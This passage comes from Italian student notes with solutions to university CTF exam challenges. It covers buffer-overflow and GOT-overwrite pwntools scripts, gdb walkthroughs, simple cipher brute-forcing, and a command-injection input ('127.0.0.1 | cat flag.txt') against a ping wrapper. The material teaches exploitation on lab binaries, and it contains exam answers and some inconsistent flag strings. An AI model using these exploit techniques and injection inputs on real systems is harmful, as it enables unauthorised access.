Please insert the OTP 4 digit PIN to authenticate: 0000
PIN Correct! Here your bank account:
SPRITZ{P00r_45_DuCk}
```

4) GOT Sucks: Testo e Soluzione

<u>Testo</u>

Can you rewrite the got finale and get the flag?
Do not patch this binary.
You MUST solve the challenge by providing a valid input.
You CANNOT just jump with the debugger to any function that directly prints the flag.
If you think you're breaking these rules with your solution, please ask the teachers.

<u>Soluzione</u>

La challenge richiede di inserire un finale valido da riscrivere; lo stesso nome della funzione fa intuire che occorre modificare la tabella GOT.

Aprendo il programma con IDA, il main esegue dei controlli e non richiama la flag. Più utile controllare 'very_useless_function' che ha la funzione di decriptare qualcosa; potrebbe condurre alla flag, direi. Eseguendo un controllo con *pattern_create – r – pattern_search*, si nota un offset di 136 byte, sfruttabile a pieno con uno script pwntools:

```
from pwn import *
context.binary = './vuln'
elf = context.binary
address = p64(elf.symbols['very_useless_function'])
p=process(context.binary.path)
p.sendline("y")
p.sendlineafter("it:", b'a'*136 + address)
print(p.recvall())
```

La flag è:
SPRITZ{GoT_Hijacking_iS_FUn{flag}

<u>Soluzione ancora più semplice (non ammessa)</u>

Si tratta di pochi passaggi:
- b* main
- r
- p very_useless_function() → fa saltare direttamente alla funzione che stampa la flag

```
83      vuln.c: No such file or directory.
gdb-peda$ p very_useless_function()
Here the true ending, enjoy: https://www.youtube.com/watch?v=soHINR1sg_M
&ab_channel=TenaciousDefense Oh, you might also want the flag: SPRITZ{Go
T_Hijacking_iS_FUn{flag}}\n\n'
```

Esami 2020-2021

Si fa riferimento a tre esercizi presenti già nel file:
- FreezeTime
- GOT/Game of Thrones
- Honeydex

Esame 07/2022
https://github.com/Alyoninthecity/Cybersecurity2021UNIPD

1) Round: Testo e soluzione

Testo

you are given a ciphertext, and the code the attacker used to produce it.
can you reverse the algorithm to find the plaintext?

Viene fornito lo script Python *student.py*:

```
ciphertext="XuywnEHYKbny~Bfx~tsqD~f~xnruqj~hnumjwd"

import string
a = list(string.ascii_letters + string.punctuation)

def verify(msg, a):
  for c in list(msg):
    if c not in a:
      raise Exception("Invalid character")

def encrypt(msg, k):
  verify(msg, a)
  msg = list(msg)

  for i in range(len(msg)):
    in_ = msg[i]
    idx_in = a.index(in_)
    idx_out = (idx_in + k) % len(a)
    out_ = a[idx_out]
    msg[i] = out_

  return "".join(msg)
```

Soluzione

Eseguendo una crittoanalisi del codice, si nota che:
- Si controlla che *msg* possegga solo variabili di *a*
- Si trasforma *msg* in una lista
- Si itera per tutta la lunghezza del messaggio e:
  - Si prende il valore corrente come carattere
  - Lo si indicizza
  - La parte vulnerabile è l'aggiunta di *k*, che viene usato come indice per recuperare il carattere crittato
- Si trova il messaggio crittato

Scritto da Gabriel

Letteralmente, per risolvere si può chiamare la funzione *encrypt* sottraendo *k*.
ciphertext="XuywnEHYKbny~Bfx~tsqD~f~xnruqj~hnumjwd"
print(decrypt(ciphertext, 5)) → *Si usa 5 dato che la chiamata di test della funzione lo aveva*

In questo modo, spunta direttamente la flag:
SptrizCTF{it_was_only_a_simple_cipher}

Volendo riscriverla estesa, basta modificare il passaggio che segue:

```
def decrypt(msg, k):
   verify(msg, a)

   msg = list(msg)

   for i in range(len(msg)):
      in_ = msg[i]
      # print(in_)
      # print(msg[i])
      idx_in = a.index(in_)
      # print(idx_in)
      idx_out = (idx_in - k) % len(a)
      out_ = a[idx_out]
      msg[i] = out_

   return "".join(msg)
```

2) Hackme: Testo e Soluzione

<u>Testo</u>

Use the interface provided in students.py to retrieve the content of the flag.
Your write-up must contain an input that allows to reach the flag.

L'interfaccia che danno nel file *students.py* è la seguente:

```
import os

if __name__ == '__main__':
   print("This interface allows you to ping any destination. Try to insert 127.0.0.1")
   x = input("Insert here an IP address:\t")

   bashCommand = f"ping -c 1 {x}"
   response = os.system(bashCommand)
   print(response)
```

<u>Soluzione</u>

<u>Nota</u>: Per eseguire il programma in Windows, sarà necessario installare *sudo*. Questo è possibile in due modi:

- Usando il package manager Chocolatey → Installarlo, poi usare *choco install sudo*
- Usando il Subsystem for Linux e in questo modo, usando la bash

Il flag *-c* nel codice indica che eseguiamo il ping una volta sola. Di fatto, non esegue nessuna sanitizzazione dell'input, quindi usando il pipe → | è possibile concatenare altre istruzioni.
Quindi è possibile concatenare altre istruzioni da eseguire sul terminale grazie al comando '|', letteralmente aprendosi il contenuto della flag:
127.0.0.1 | cat flag.txt
Infatti → *SpritzCTF{you_hacked_me}*

3) Sumiti: Testo e Soluzione

<u>Testo</u>

Can you get the best panino in the world and the flag?

You CANNOT patch the binary.
You MUST solve the challenge by providing valid inputs.
You CANNOT just jump with the debugger to any function that directly prints the flag.
If you think you're breaking these rules with your solution, please ask the teachers.

<u>Soluzione</u>

Viene dato in particolare un file *sumiti* binario senza estensione, come al solito da analizzare senza eseguire nessuna patch. L'esecuzione chiede semplicemente di inserire un nome e poi termina.
Controllando il file con *radare2*, possiamo notare diverse cose:

- decrypt, che esegue un loop e una XOR tra variabili in memoria per decriptare la flag
- create_panino, che chiama time, srand e controlla lo stack (canary), ritornando una divisione per 9999
- check_sandwitch, che controlla una serie i caratteri in successione, affinché siano almeno 8 e compaia la stringa F4nTa151A

In IDA si vede subito che l'input che vogliamo è SumitiLover1234:

```
mov     eax, 0
call    print_intro
lea     rdi, aWeHaveManyCust ; "We have many customers these days... Di"...
mov     eax, 0
call    _printf
lea     rax, [rbp+s1]
mov     rsi, rax
lea     rdi, aS         ; "%s"
mov     eax, 0
call    ___isoc99_scanf
lea     rax, [rbp+s1]
lea     rsi, s2         ; "SumitiLover1234"
mov     rdi, rax        ; s1
```

continuando l'esecuzione viene eseguita la funzione *check_sandwitch* che accetta come input una stringa lunga 8 e controlla che per ogni carattere della stringa corrisponde al codice ascii.
Utilizzando in alternativa a prima la funzione chr di python e riordinando è possibile ottenere la stringa richiesta
- print(chr(70),chr(52),chr(110),chr(84),chr(97),chr(53),chr(49),chr(65))
2) input : F4nTa51A

Il file è un eseguibile PIE, pertanto è in atto una rilocazione dinamica degli indirizzi.

Viene richiesto un pin casuale che poi viene eseguito in XOR e diviso come detto sopra, usando gdb è possibile creare un breakpoint al momento dell'assegnazione alla variabile panino
mov   [rbp+var_44], eax

Si deve eseguire e fallire il programma almeno una volta. Poi avremo gli indirizzo con 0x0000555555555.

Scritto da Gabriel

Metteremo un break subito dopo la *create_panino*, come segue:

```
0x000055555555567e <+223>:    call   0x5555555554ae <create_panino>
0x0000555555555683 <+228>:    mov    DWORD PTR [rbp-0x44],eax
0x0000555555555686 <+231>:    lea    rdi,[rip+0xf53]        # 0x555555
```

Sul terminale quindi si inseriscano, le seguenti istruzioni (considerando di stampare “eax” perché abbiamo fatto la “mov”):

gdb sumiti
b 0x0000555555555683*
r
SumitiLover1234
F4nTa51A
print $eax
convertire da hex in decimale *(nel mio caso è stato 0x3a0 in decimale 0928)*
c
Inserire il pin
quindi ottenere la flag : SPRITZ{TwO_EuRo_PleAs3}

```
Legend: code, data, rodata, value

Breakpoint 1, 0x0000555555555683 in main ()
gdb-peda$ print $eax
$3 = 0x3a0
gdb-peda$ c
Continuing.
Your panino is ready, but if you want it, guess IN ORDER the FOUR ingred
ients he used, writing them as a 4 digit number (e.g., 0123): 0928
Oh you did it!!! Here your wonderful panino:
SPRITZ{TwO_EuRo_PleAs3}
[Inferior 1 (process 8068) exited normally]
Warning: not running
gdb-peda$
```

4) Parippappa: Testo e soluzione

Can you make the man happy and get the flag?

You cannot patch this binary. The challenge must be solved by providing appropriate inputs.
Do not modify the temp file.
Jumping to the flag with the debugger is NOT a valid solution.

Viene fornito il file *vuln* binario senza estensioni da analizzare. Si segnala che questa soluzione segue quella di un esercizio con nome diverso già presente nel file, in particolare *NeedsToBeHappy*.

Soluzione

Vediamo analizzando il file che è possibile scrivere la GOT e non c’è PIE.

Il programma si basa su un attacco “write what where” dato che ci chiede di scrivere 3 input essenziali :
1) What about giving him a "partner"? [Y]/n
2) What do you want to write?
3) Where do you want to write?

Per il primo input basterà inserire y.

Si può trovare la funzione *give_the_man_a_cat* che stampa la flag.

```
void dbg.give_the_man_a_cat(void)

{
    uchar newByte;
    ulong pFile;

    // void give_the_man_a_cat();
    pFile = sym.imp.fopen("temp", 0x40244b);
    sym.imp.fseek(pFile, 2, 0);
    newByte = 0x4e;
    sym.imp.fwrite(&newByte, 1, 1, pFile);
    sym.imp.fclose(pFile);
    sym.imp.rename("temp", "flag.png");
    sym.imp.puts("Oh you want to give him a cat? What a BRILLIANT IDEA!\
n");
    sym.imp.puts("As we thought, they made a beautiful song!!! \n");
    sym.imp.puts("https://www.youtube.com/watch?v=NUYvbT6vTPs&ab_channel
=BilalG%C3%B6regen");
    sym.imp.puts("\nThey also left a picture of their happiness as littl
e gift for you! Check it in the main folder! :)"
                );
    return;
}
```

La funzione *give_the_man_a_cat* sarà il nostro where.
Analizzando con IDA per trovare il Where (GOT) da sostituire con la funzione give_the_man_a_cat troviamo "exit" l'ultima funzione che viene eseguita dal programma, che sarà il nostro What.

Lo script pwntools è come segue:

```
from pwn import *

context.binary = "./vuln"
p = process()
p.sendline(b"y")
p.sendline(str(context.binary.functions["give_the_man_a_cat"].address).encode("ascii"))
p.sendline(str(context.binary.got["exit"]).encode("ascii"))
p.interactive()
```

L’immagine riporta la flag:

Exam 21-09-2022

1) BB: Testo e Soluzione

We retrieved an important message.
However, we cannot understand the language used ...
can you help us?

We know the attacker generated a random key with keygen, and then he used
the mixer function to encrypt it.

The flag is in spritzCTF{} format.

Il messaggio all'interno di *message.txt* è come segue:
kkAAAAAAAAAAAAAAAAAAAAAAA"5'——
>———————————————————— (e così via)

Forniscono un codice all'interno di *student.py*:

```
import numpy as np

def keygen():
   key = np.random.randint(size = 1, low = 0, high =100000000)[0]
   return key

def mixer(message, key):
   np.random.seed(key)
   code = np.random.randint(size = 1, low = 50, high =100)[0]
   return ''.join([chr(ord(x) ^ code) for x in message])

with open("message.txt", "r") as file:
   cipher = file.read()
```

Soluzione

Facendo una crittoanalisi del codice:
- abbiamo una funzione *keygen()* che genera una chiave casuale di ordine 1 tra 0 e un numero molto grande; serve per creare un numero gigantesco ma aumenta solo la complessità del file
- abbiamo una funzione *mixer()* che pianta un seme casuale e nuovamente esegue uno XOR tra messaggio e numero casuale

Tentando un approccio bruteforce banale, come tra l'altro già visto in altro esercizio, si ottiene la flag in una delle iterazioni. Per esempio, provando con:

```
for k in range(5000):
   decoded= mixer(cipher, k)
   if "spritzCTF" in decoded:
      print(decoded)
```

La flag è: *spritzCTF{breaking_bad}*

Scritto da Gabriel

2) Student

Si faccia riferimento al testo e alla soluzione che contiene la flag:
`SPRITZCTF={webgame2020_03}`

3) Sumiti

Si faccia riferimento al testo e alla soluzione con flag*:*
SPRITZ{TwO_EuRo_PleAs3}

4) GOT Sucks

Si faccia riferimento al testo e alla soluzione con flag*:*
SPRITZ{GoT_Hijacking_iS_FUn{flag}